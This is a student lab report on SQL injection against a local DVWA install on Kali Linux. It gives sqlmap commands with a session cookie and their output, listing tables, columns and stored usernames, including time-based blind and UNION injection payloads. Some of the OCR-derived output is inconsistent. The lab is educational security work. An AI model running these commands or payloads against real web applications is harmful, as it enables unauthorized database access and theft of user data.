


Assignment-6

Name: Sumaya Akter Suma

Instructor Name: Safwan Muntasir

Date of Submission: 28-10-2025



Detecting sql inject in DVWA application using both sql map and manual approach

Environment Setup:

1. First, we have to update Kali Linux, for this we right down this command `sudo apt update`.
2. Then we have to install Dvwa on Kali Linux.
3. Then we have to start the DVWA. In DVWA, we have to do the same settings, such as we have to make some changes in DVWA security. Set the security to low.
4. Then we have to set or reset the database. Now we are ready to inject the SQL.

```
tab (kali@kali)-[~]
20: $ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.1 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [252 kB]
Fetched 73.4 MB in 1min 32s (798 kB/s)
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
(kali@kali)-[~]
$ sudo apt install dvwa
The following packages were automatically installed and are no longer required:
anacron libdata-common libjs-underscore libproc-processtable-perl libsnmp2.4-common needrestart
containerd libdata22 libmodule-find-perl libqt5ct-common1.0 libtheora0 python3-bloopy python3-kismetcapturertladsb samba-dsdb-modules
docker-buildx libgnss3-13.1 libmongoose-1.8-0t64 libreadline7 libtheoraec1 python3-click-plugins python3-kismetcapturertlsnmp
firmware-ti-connectivity libhid4-all libmongoosecrypt0 libstrace1 libtheoraenc1 python3-gpg python3-kismetcapturebtgeiger python3-rzombie-imp
libbluarray2 libintl-perl libnghttp2 libsigsegv2 libsnmp40 python3-kismetcapturefreaklabszigbee samba-ad-dc
libdms-1.8-0t64 libintl-xs-perl libplacebo149 libsort-naturally-perl libspeex python3-kismetcapturefreaklabszigbee samba-ad-dc
libgdal30 libjs-jquery-ui libportmidi0 libsnmp-2.4-1 libx264-164 python3-kismetcapturertl433 samba-ad-provision

Use 'sudo apt autoremove' to remove them.

Installing:
dvwa

Installing dependencies:
php8.4-fpm

Suggested packages:
php-pear

Summary:
Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 31
Download size: 2,653 kB
Space needed: 7,795 kB / 53.7 GB available

Continue? [Y/n] y
Get:1 http://kali.org/kali kali-rolling/main amd64 php8.4-fpm amd64 8.4.11-1+b1 [1,800 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 dvwa all 2.4-0kali1 [792 kB]
Fetched 2,653 kB in 4s (675 kB/s)
Selecting previously unselected package php8.4-fpm.
(Reading database ... 450019 files and directories currently installed.)
Preparing to unpack .../php8.4-fpm 8.4.11-1+b1 amd64.deb ...
```

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Additional Tools

- [View Broken Access Control Logs](#) - View access logs for the Broken Access Control vulnerability

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

Added role column to users table.

Updated admin user role.

'access_log' table was created.

'security_log' table was created.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Added account_enabled columns to users table.

Setup successful!

Username: admin
Security Level: Security Level: low
Locale: en
SQLi DB: mysql

tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: SQL Injection

User ID:


ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Sqlmap

For the Sqlmap attack, we have to collect the cookie from the network tab.



Here we run the sqlmap command where we give the URL, cookie, and want to see the database of DVWA. Here is the command,

```
sudo sqlmap -u
```

```
"http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"
```

```
--cookie="PHPSESSID=6bb5b0c075148d43a523809e039294b0; security=low"
```

```
-D dvwa -- tables
```

```
(kali@kali:~)$ sudo sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6bb5b0c075148d43a523809e039294b0; security=low" -D dvwa --tables
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[+] starting @ 12:28:07 /2025-10-28/
[12:28:07] [INFO] testing connection to the target URL
[12:28:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:28:08] [INFO] testing if the target URL content is stable
[12:28:08] [INFO] target URL content is stable
[12:28:08] [INFO] testing if GET parameter 'id' is dynamic
[12:28:08] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:28:08] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[12:28:08] [INFO] testing for SQL injection on GET parameter 'id'
[12:28:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:28:08] [WARNING] reflective value(s) found and filtering out
[12:28:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:28:08] [INFO] testing 'MySQL > 3.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:28:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:28:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:28:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (ORType)'
[12:28:08] [INFO] testing 'Generic inline queries'
[12:28:08] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:28:08] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:28:08] [INFO] testing 'Oracle stacked queries (ORMS, PIV, RELATIVE, MESSAGES - comment)'
[12:28:08] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[12:28:09] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:28:09] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[12:28:09] [INFO] or the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:28:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:28:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:28:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:28:09] [INFO] target URL appears to have 2 columns in query
[12:28:09] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[12:28:09] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] y
[12:28:09] [INFO] testing if GET parameter 'Submit' is dynamic
```

After running the sqlmap, in the DVWA database, we have found 4 tables.

```

Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7749 FROM (SELECT(SLEEP(5)))Nwlg) AND 'Ufla'='UflaSubmit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176767671,0x5173595643534e7a0d4172426670507766766e6e78a3506140a27360517856426e496e4d41e554c,0x71a767871)-- -0Submit-Submit

[12/10/11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[12/10/11] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook |
| security_log |
| users      |
+-----+

[12/10/11] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 20 times
[12/10/11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 12/10/11 /2025-10-26/

kali@kali:~$

```

Suppose, we want to see the users columns then we have to run this command-

sudo sqlmap -u

"http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"

--cookie="PHPSESSID=6bb5b0c075148d43a523809e039294b0; security=low"

-D dvwa -T users --columns

```

kali@kali:~$ sudo sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=6bb5b0c075148d43a523809e039294b0; security=low" -D dvwa -T users --columns
[1.9.100stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12/10/11 /2025-10-26/

[12/10/11] [INFO] resuming back-end DBMS 'mysql'
[12/10/11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7749 FROM (SELECT(SLEEP(5)))Nwlg) AND 'Ufla'='UflaSubmit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176767671,0x5173595643534e7a0d4172426670507766766e6e78a3506140a27360517856426e496e4d41e554c,0x71a767871)-- -0Submit-Submit

[12/10/11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[12/10/11] [INFO] fetching columns for table 'users' in database 'dvwa'
[12/10/11] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----+
| Column | Type |
+-----+
| role   | varchar(20) |
| user   | varchar(15) |
| account_enabled | tinyint(1) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
+-----+

```

```

web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:22:45] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| role   | varchar(20) |
| user   | varchar(15) |
| account_enabled | tinyint(1) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+


[13:22:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 13:22:45 /2025-10-28/

```

Suppose, we want to see the user column data for this we have to dump the column. Here is the command,

sudo sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6bb5b0c075148d43a523809e039294b0; security=low" -D dvwa -T users -C user --dump



```

$ sudo sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6bb5b0c075148d43a523809e039294b0; security=low" -D dvwa -T users -C user --dump
[13:22:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 13:22:45 /2025-10-28/

```

```

[13:26:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:26:35] [INFO] fetching entries of column(s) 'user' for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[5 entries]
+-----+
| user |
+-----+
| admin |
| gordonb |
| 1337 |
| pablo |
| smithy |
+-----+

```

